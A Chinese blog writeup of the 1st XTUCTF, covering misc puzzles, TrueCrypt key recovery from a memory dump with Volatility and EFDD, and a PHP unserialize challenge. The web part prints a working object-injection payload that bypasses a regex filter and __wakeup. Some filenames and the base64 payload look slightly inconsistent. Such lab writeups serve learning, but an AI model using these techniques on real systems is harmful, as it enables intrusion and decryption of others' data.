

1st XTUCTF部分Writeup

原创

EssenBlue 于 2019-06-18 20:28:44 发布 712 收藏

分类专栏: [ctf入门题](#) 文章标签: [ctf](#) [ctf入门](#) [xtuctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44053013/article/details/92799295

版权



[ctf入门题](#) 专栏收录该内容

0 篇文章 0 订阅

订阅专栏

1st XTUCTF

这次算是第一次在有限时间内完成ctf线上题, 虽说题目很友好, 但还是TCL, 所以仅仅写出了misc题和一道web题, pwn和逆向题实在是懂唉。

Misc

1.签到

签到

50

hello, ctfer, 题目做累了吗? 我们一起玩道数独游戏休息一下吧 flag格式为 flag{81个数字横向排成一行的大写md5值}

zip

https://blog.csdn.net/weixin_44053013

下载附件并打开, 里面是一张数独题目和题目描述(描述同图) 签到题应该不设卡, 说啥就是啥吧。

		2				6		8
6								
				1				
	3						5	
7			4	5				3
		9						
			7				6	
5								
		6		4				9

9	7	2	3	4	5	6	1	8
6	1	5	2	8	7	3	9	4
3	4	8	6	9	1	2	7	5
8	3	4	9	2	6	1	5	7
7	6	1	4	5	8	9	2	3
2	5	9	7	1	3	8	4	6
4	9	3	8	7	2	5	6	1
5	8	7	1	6	9	4	3	2
1	2	6	5	3	4	7	8	9

数独求解器解数独并按照要求输入, 转为32大写md5值, 得flag

flag{9100E30EF4F15770951527852BABAE37}

(据说flag不唯一)

2.流量分析

流量分析

100

嗯加油 flag格式 {FLAG:xxxxxxx}




打开附件，看到里面有一个pcapng文件
了解pcapng文件后用Wireshark打开

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.10.162	10.10.10.255	UDP	305	54915 → 54915 Len=263
2	0.155282	10.10.10.160	202.89.233.103	TLSv1.2	1494	Ignored Unknown Record
3	0.185286	202.89.233.103	10.10.10.160	TCP	66	[TCP ACKed unseen segment] 443 → ...
4	0.185351	10.10.10.160	202.89.233.103	TLSv1.2	1494	[TCP Previous segment not capture...
5	0.185359	10.10.10.160	202.89.233.103	TLSv1.2	1494	Ignored Unknown Record
6	0.185361	10.10.10.160	202.89.233.103	TLSv1.2	1494	Ignored Unknown Record
7	0.185364	10.10.10.160	202.89.233.103	TLSv1.2	1494	Ignored Unknown Record
8	0.185375	10.10.10.160	202.89.233.103	TLSv1.2	1494	Ignored Unknown Record
9	0.216937	202.89.233.103	10.10.10.160	TCP	60	[TCP ACKed unseen segment] 443 → ...
10	0.216972	10.10.10.160	202.89.233.103	TLSv1.2	1494	Ignored Unknown Record


尝试http过滤，无内容

http contains "flag"

尝试tcp过滤，有内容



右击追踪TCP流，尝试直接查找flag



成功，往下查找的第二个即为题目flag

{FLAG: +69dd04e38e+85e38b2+1484/5ce32bcj}

流量分析题后记

复现截图的时候多点了一下查找，震惊地发现居然还有三个flag

{FLAG: 91b7e68ec3563cc9c5750823dd8fc995}


{FLAG: f0a5379055d09fb51f04d7b8d994b739}


{FLAG: c4559da2920175b7427954a1399c46da}

瞬间怀疑人生，不记得当时交的是不是第一个了，不过问题不大，做题的时候就算发现了四个都试一遍就行了。

3.打不开



 潘多拉的key.pdf

 潘多拉魔盒.zip

打开附件，里面两个文件

打开 潘多拉的key.pdf，里面是一道S盒求解2进制输出的问题

Hello, CTFer 我们又见面了，这是一个大家都很熟悉的 DES 算法 S 盒哦，听说米饭写了 101100 进去，请你帮我找出他的 2 进制输出为多少（4 位）

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	7	13	14	3	0	6	9	10	1	2	8	3	11	12	4	15
1	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
2	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
3	3	15	0	6	10	1	13	8	9	4	3	11	12	7	2	14

潘多拉魔盒的密码为

P(大写)+第一位数字 an+第二位数字 do+第三位数字 r@+第四位数字

例如，二进制输出 0101

则 key 为 P0an1do0r@1

祝大家好运

求解过程还是比较简单的，步骤如下：

输入：101100

第一位和最后一位合成10，转换为十进制为2，对应“2”行

剩下0110转换为十进制为6，对应“6”列

则对照S盒输出十进制为7

转换为二进制为0111


则构造魔盒密码：P0an1do1r@1

用密码成功打开魔盒里面是两个jpg文件





tnih.jpg *



咕咕咕.jpg *


果断先扫二维码，咦扫不了，随手拿了一个正常的二维码进行比较，发现题目给的二维码黑白应该反转一下。上Stegsolve对二维码进行反转然后得到正确二维码



解码结果:

11111111flag不在此里呀33333333

原路返回，瞬间抛弃这张二维码，转向另一张咕咕咕.jpg
直接打开失败，惯例先打开kali用binwalk跑一下，然而并没有隐写文件
用winhex打开咕咕咕.jpg，发现有个Exif



顺手打开另一张二维码的jpg文件比对，发现是JFIF
好的到这里由于知识的匮乏我又自己给自己挖坑了，接下来是我长时间纠结这个咕咕咕到底是个啥文件
回归正轨，了解到Exif储存的是照片拍摄设备的信息，于是我自己用手机拍了张照片（上面第三张）用winhex打开进行对比，好叭，原来正常的jpg文件前面也可以是Exif，再比对，发现最后问题其实在前三个字节，咕咕咕图片的前三个字节变成了00,00,00

咕咕咕.jpg	tnih.jpg	IMG_20190605_184845.jpg
Offset	0 1 2 3 4 5 6 7	
00000000	00 00 00 E1 04 10 45 78	


然而正常的jpg应该是FF,D8,FF，修改后保存。(由于我的winhex说不能保存超过200k，这一步改到ultraedit上进行)
然后得到真正的图！



得到synt{v tbbq uhatel n}
ROT13解密得到: flag{i good hungry a}

4.取证

取证
300




下载附件以后打开，里面一共两个文件，vmem+另一个不知名文件，这感觉莫名熟悉。

vmem文件是VMware下的虚拟内存文件，不出意外的话mem.vmem文件应该是suspicion文件主机的内存快照，记录了运行时的一些信息，那么显然这是一个内存取证问题。（这次没有跑偏真是太好了）

内存取证想到了曾经了解过的kali自带的内存取证神器volatility

打开kali尝试使用volatility提取mem.vmem的信息


使用volatility需要知道profile参数，所以先用imageinfo来获取profile参数值




记录下有两个：WinXPSP2x86和WinXPSP3x86

猜是WinXPSP3x86


考虑到还有个suspicion在外边，先用userassist看看当时有哪些程序在运行



利用查找看一下进程中有没有suspicion



好吧显然不是这样搞，仔细看一下当时运行了哪些进程，然后发现了它！！





一个名为TrueCrypt的进程！TrueCrypt是一款加密软件，那么我们就很容易能想到，suspicion应该是一个被TrueCrypt加密的文

件。

要怎么破解TrueCrypt加密成了难题，直到我发现了EFDD（软件简介：Elcomsoft Forensic Disk Decryptor (EFDD) 需要原始的加密密钥来访问加密盘，但 EFDD 可以通过休眠文件或内存转储文件等变通的手段破译出 TrueCrypt 和 BitLocker 的容器密码，它将加密容器虚拟到虚拟盘后，就可以从虚拟磁盘的休眠文件或者内存转储文件中破译出密钥了，从而可以无限制地访问加密内容，对加密的磁盘、卷做完全的取证分析。——[来自网络](#)）

下载打开EFDD



然后想要解密需要对应的key，EFDD要求我们提供一个key的来源，显然我们可以获取的来源是memory dump（内存转储文件）。suspicion是被Truecrypt加密的，那么key应该就在Truecrypt中，我们需要把Truecrypt文件dump出来。

先列出所有进程（pslist）获取Truecrypt的PIN

```
j@kali:~$ volatility -f /home/j/下载/简单的取证/mem.vmem --profile=WinXPSP3x86 pslist
```

可以查到PIN为2012


```
TrueCrypt.exe          2012  1464    2    139    0    0 201  
13:36 UTC+0800
```

使用memdump将其dump出来，可以看到对应dmp文件已经到了指定目录啦

```
j@kali:~$ volatility -f /home/j/下载/简单的取证/mem.vmem --profile=WinXPSP3x86 memdump -p 2012 -D /home/j/下载/简单的取证 /  
Volatility Foundation Volatility Framework 2.6  
*****  
Writing TrueCrypt.exe [ 2012] to 2012.dmp
```

再回到EFDD（路径不一样是因为EFDD不在kali上，把文件传过来了）





Key获取成功

```
Key data (hex):
030000006daa0cef6be318bd75080ec053287f74bcacad0ed9636a05838
8048263c1799333ab2b30fc0cc872f31bad043be78119ff4fd2960fc6203c
706970595443269300000000000000000000000000000000000000000000
```

点击mount后可以看到会出现一个磁盘（这里是H），里面就是解密结果啦



文件名称显然就是flag了！终于拿到！

📄 PCTF{T2reCrypt_15_N07_S3cu2e}

Web

1.unserialize



题目给了提示，一个是unserialize函数，另一个是php反序列化，打开题目地址看到如下php代码

```

<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>

```

Demo是一个文件读取的类，在注释栏看到**flag**在**fl4g.php**中，需要通过**__destruct()**进入到**fl4g.php**，但是这边有个问题是**unserialize()**函数调用时会先调用魔术方法**__wakeup()**，这就会导致读取文件的值发生改变，所以要使其失效。同时，代码中还存在一个正则匹配，需要绕过这个正则匹配。

先序列化看看

```

<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
$essen = new Demo('fl4g.php');
$essen = serialize($essen);
echo $essen;
?>

```



```
O:4:"Demo":1:{s:10:"Demofile";s:8:"f14g.php";}
```

首先要绕过正则匹配则在对象长度前加"+", 就是"O:4"改成"O:+4"。要使__wakeup失效的话改变对象属性个数, 可以把对象属性个数":1:"改成":2:", 因为要构造请求所以再base64加密, 代码如下

```
$essen = new Demo('f14g.php');  
$essen = serialize($essen);  
$essen = str_replace('O:4', 'O:+4',$essen);  
$essen = str_replace(':1:', ':2:', $essen);  
echo base64_encode($essen);
```

得到

```
TzorNDoiRGVtbyI6Mjpw7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==
```

然后请求

```
172.24.255.44:8002/index.php?
```

```
var=TzorNDoiRGVtbyI6Mjpw7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==
```

成功获得flag~